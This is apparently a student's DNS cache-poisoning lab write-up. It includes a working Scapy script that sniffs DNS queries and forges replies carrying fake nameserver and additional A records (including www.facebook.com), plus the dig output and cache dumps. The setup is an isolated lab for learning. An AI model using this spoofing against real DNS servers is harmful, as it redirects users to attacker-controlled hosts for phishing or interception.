;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36452
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      ns1.example.net.
example.net.                    259200  IN      NS      attacker23.com.
google.com.                     259200  IN      NS      attacker23.com.

;; ADDITIONAL SECTION:
ns1.example.net.                259200  IN      A      10.0.2.11
attacker23.com.                 259200  IN      A      10.0.2.11

;; Query time: 7 msec
;; SERVER: 10.0.2.16#53(10.0.2.16)
;; WHEN: Sun May 16 02:50:46 IDT 2021
;; MSG SIZE rcvd: 242
```

We can see the Authority answer added to the Authority section.

Task 8 Summary

- I have learned how to conduct DNS answer with NS (authority) record.
- I started our attack. The client used the dig command creating a DNS query cached by our script.
- We sent the answer with our additional data.

Task 9: Targeting the Additional Section

Task description:

I will conduct a DNS cache poisoning attack – now targeting the Authority section – adding another domain.

Flushed the server DNS cache.

```
[Sun May 16|02:56@Lab_DNS_Server]:.../bind$ sudo rndc flush  
[Sun May 16|03:00@Lab_DNS_Server]:.../bind$
```

We can see no errors.

I wrote the following script.

```
#!/usr/bin/python  
from scapy.all import *  
def spoof_dns(pkt):  
    if (DNS in pkt and b'example.net' in pkt[DNS].qd.qname):  
        # Swap the source and destination IP address  
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)  
        # Swap the source and destination port number  
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)  
        # The Answer Section  
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')  
        # The Authority Section  
        NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns1.example.net')  
        NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker23.com')  
        # The Additional Section  
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A',ttl=259200, rdata='10.0.2.11')  
        Addsec2 = DNSRR(rrname='attacker23.com', type='A',ttl=259200, rdata='10.0.2.11')  
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='10.0.2.11')  
        # Construct the DNS packet  
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=2, arc  
ount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)  
        # Construct the entire IP packet and send it out  
        spoofpkt = IPpkt/UDPpkt/DNSpkt  
        send(spoofpkt)  
        spoofpkt.show()  
# Sniff UDP query packets and invoke spoof_dns().  
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

I added an additional record for www.facebook.com, set the arcount to 3 and concatenated the Addsec3 to our ar.

Ran my script.

```
[Sun May 16|03:00@Lab_Attacker]:~/.../LOCAL_DNS_LAB$ sudo python3 Task9_Target_Additional_Sec.py  
Sent 1 packets
```

Ran the dig command on the client.

```
[Sun May 16|03:00@Lab_Client]:~$ dig www.example.net  
  
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net  
;; global options: +cmd  
;; Got answer:  
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 26187  
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3  
  
;; QUESTION SECTION:  
;www.example.net.                IN      A  
  
;; ANSWER SECTION:  
www.example.net.                259200  IN      A      10.0.2.5  
  
;; AUTHORITY SECTION:  
example.net.                    259200  IN      NS      ns1.example.net.  
example.net.                    259200  IN      NS      attacker23.com.  
  
;; ADDITIONAL SECTION:  
ns1.example.net.                259200  IN      A      10.0.2.11  
attacker23.com.                 259200  IN      A      10.0.2.11  
www.facebook.com.               259200  IN      A      10.0.2.11  
  
;; Query time: 7 msec  
;; SERVER: 10.0.2.16#53(10.0.2.16)  
;; WHEN: Sun May 16 03:00:56 IDT 2021  
;; MSG SIZE rcvd: 236  
  
[Sun May 16|03:00@Lab_Client]:~$
```

We can see the www.facebook.com added to the additional section.

When checking the dump file, we cannot see the facebook.com record.

; additional attacker23.com.	259028	A	10.0.2.11
; authauthority example.net.	259028	NS	ns1.example.net.
	259028	NS	attacker23.com.
; additional ns1.example.net.	259028	A	10.0.2.11
; authanswer www.example.net.	259028	A	10.0.2.5

```
[Sun May 16|03:19@Lab_DNS_Server]:.../bind$ sudo cat /var/cache/bind/dump.db |grep 10.0.2.11
attacker23.com.      259192  A      10.0.2.11
ns1.example.net.    259192  A      10.0.2.11
```

Task 9 Summary

- I have learned how to conduct DNS answer with AR (additional) record.
- I started our attack. The client used the dig command creating a DNS query cached by our script.
- We sent the answer with our additional data.
- We could see the additional section was not reflected in the server dump cache file.

Lab Summary

Task 1: I configured the DNS server on the client A.

Task 2 + 3: I configured the BIND9 server.

I hosted a DNS zone in our local DNS server.

Task 4: I edited the hosts file. By doing so, the OS found the attacker's ip as a translation for the example.net host -> therefore pinging the attacker instead.

Task 5: I tried spoof and respond a DNS answer to the client however I failed.

Task 6: I learned how to use the netwox 105 tool – sniff and send DNS answers I sent our answer to the client.

Task 7: I used Scapy to conduct the DNS cache attack, targeting the Authority section. Basically, adding a line of code specifying an NS record to be sent to the victim.

Task 8: I used Scapy to conduct the DNS cache attack, targeting another section. Basically, adding a line of code specifying an NS record to be sent to the victim.

Task 9: I used Scapy to conduct the DNS cache attack, targeting the Additional section. Basically, adding a line of code specifying an Additional record to be sent to the victim.

The last record added (Facebook) was not related to hostnames in the Authority section.